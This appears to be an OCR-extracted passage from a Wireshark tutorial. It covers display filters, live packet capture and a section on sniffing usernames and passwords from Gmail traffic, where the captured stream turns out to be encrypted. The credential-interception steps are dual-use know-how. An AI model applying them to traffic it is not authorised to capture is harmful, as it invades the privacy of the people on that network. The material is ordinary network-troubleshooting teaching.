


Fig (6)




Fig (7)




Fig (10)

Below is the list of filters used in Wireshark:

Filters	Description

ip.addr Example- ip.addr==10.0.10.142 ip.src ip.dst	It is used to specify the IP address as the source or the destination. This example will filter based on this IP address as a source and a destination. If we want for a particular source or destination then, It is used for the source filter. It is used for the destination.
protocol Example- dns or http 'Dns and http' is never used.	This command filters based on the protocol. It requires the packet to be either dns protocol or http protocol and will display the traffic based on this. We would not use the command 'dns and http' because it requires the packet to be both, dns as well as http, which is impossible.
tcp.port Example: tcp.port==443	It sets filter based on the specific port number. It will filter all the packets with this port number.
4. udp.port	It is same as tcp.port. Instead, udp is used.
tcp.analysis.flags example is shown in **fig(5)**.	Wireshark can flag TCP problems. This command will only display the issues that Wireshark identifies. Example, packet loss, tcp segment not captured, etc. are some of the problems. It quickly identifies the problem and is widely used.
6.!() For example, !(arp or dns or icmp) This is shown in **fig (6)**.	It is used to filter the list of protocols or applications, in which we are not interested. It will remove arp, dns, and icmp, and only the remaining will be left or it clean the things that may not be helpful.
Select any packet. Right-click on it and select 'Follow' and then select' TCP stream.' Shown in fig. (7).	It is used if you want to work on a single connection on a TCP conversation. Anything related to the single TCP connection will be

	displayed on the screen.
tcp contains the filter For example- tcp contains Facebook Or udp contains Facebook	It is used to display the packets which contain such words. In this, Facebook word in any packet in this trace file i.e., finding the devices, which are talking to Facebook. This command is useful if you are looking for a username, word, etc.
http.request For the responses or the response code, you can type http.response.code==200	It will display all the http requests in the trace file. You can see all the servers, the client is involved.
tcp.flags.syn==1 This is shown in fig (10). tcp.flags.reset	This will display all the packets with the sync built-in tcp header set to 1. This will show all the packets with tcp resets.


Wireshark packet sniffing

Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.


Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.

Below are the steps for packet sniffing:

- Open the Wireshark Application.
- Select the current interface. Here in this example, interface is Ethernet that we would be using.
- The network traffic will be shown below, which will be continuous. To stop or watch any particular packet, you can press the red button below the menu bar.




Apply the filter by the name 'http.' After the filter is applied, the screen will look as:



The above screen is blank, i.e.; there is no network traffic as of now.

Open the browser. In this example, we have opened the 'Internet Explorer.' You can choose any browser.

As soon as we open the browser, and type any address of the website, the traffic will start showing, and exchange of the packets will also start. The image for this is shown below:




The above process explained is called as **packet sniffing**.

Username and password sniffing


It is the process used to know the passwords and username for the particular website. Let's take an example of gmail.com. Below are the steps:

- Open the Wireshark and select the suitable interface.


- Open the browser and enter the web address. Here, we have entered gmail.com, which is highly secured. Enter your email address and the password. The image is shown below:



- Now, go to the Wireshark and on the filters block, enter 'frame contains gmail.com.' Then you can see some traffic.



- Right-click on the particular network and select 'Follow', and then 'TCP Stream.' You can see that all the data is secured in the encrypted form.



In the arrow shown above, the 'show and save data as' has many choices. These options are- **ASCII, C Arrays, EBCDIC (Extended Binary Coded Decimal Interchange Code)**, etc. EBCDIC is used in mainframe and mid-range IBM computer operating systems.

Wireshark Statistics

The Wireshark provides a wide domain of statistics. They are listed below:



Wireshark · Resolved Addresses
Resolved addresses found in C:\Users\mahesh\AppData\Local\Temp\wireshark_Ethernet_20190917150032_a16804.pcapng
Comments
No entries.
Hosts
2 entries.
23.200.239.129 a1488.dscd.akamai.net
23.200.239.144 a1488.dscd.akamai.net
Services
6073 entries.
OK
Cancel

Fig (b)

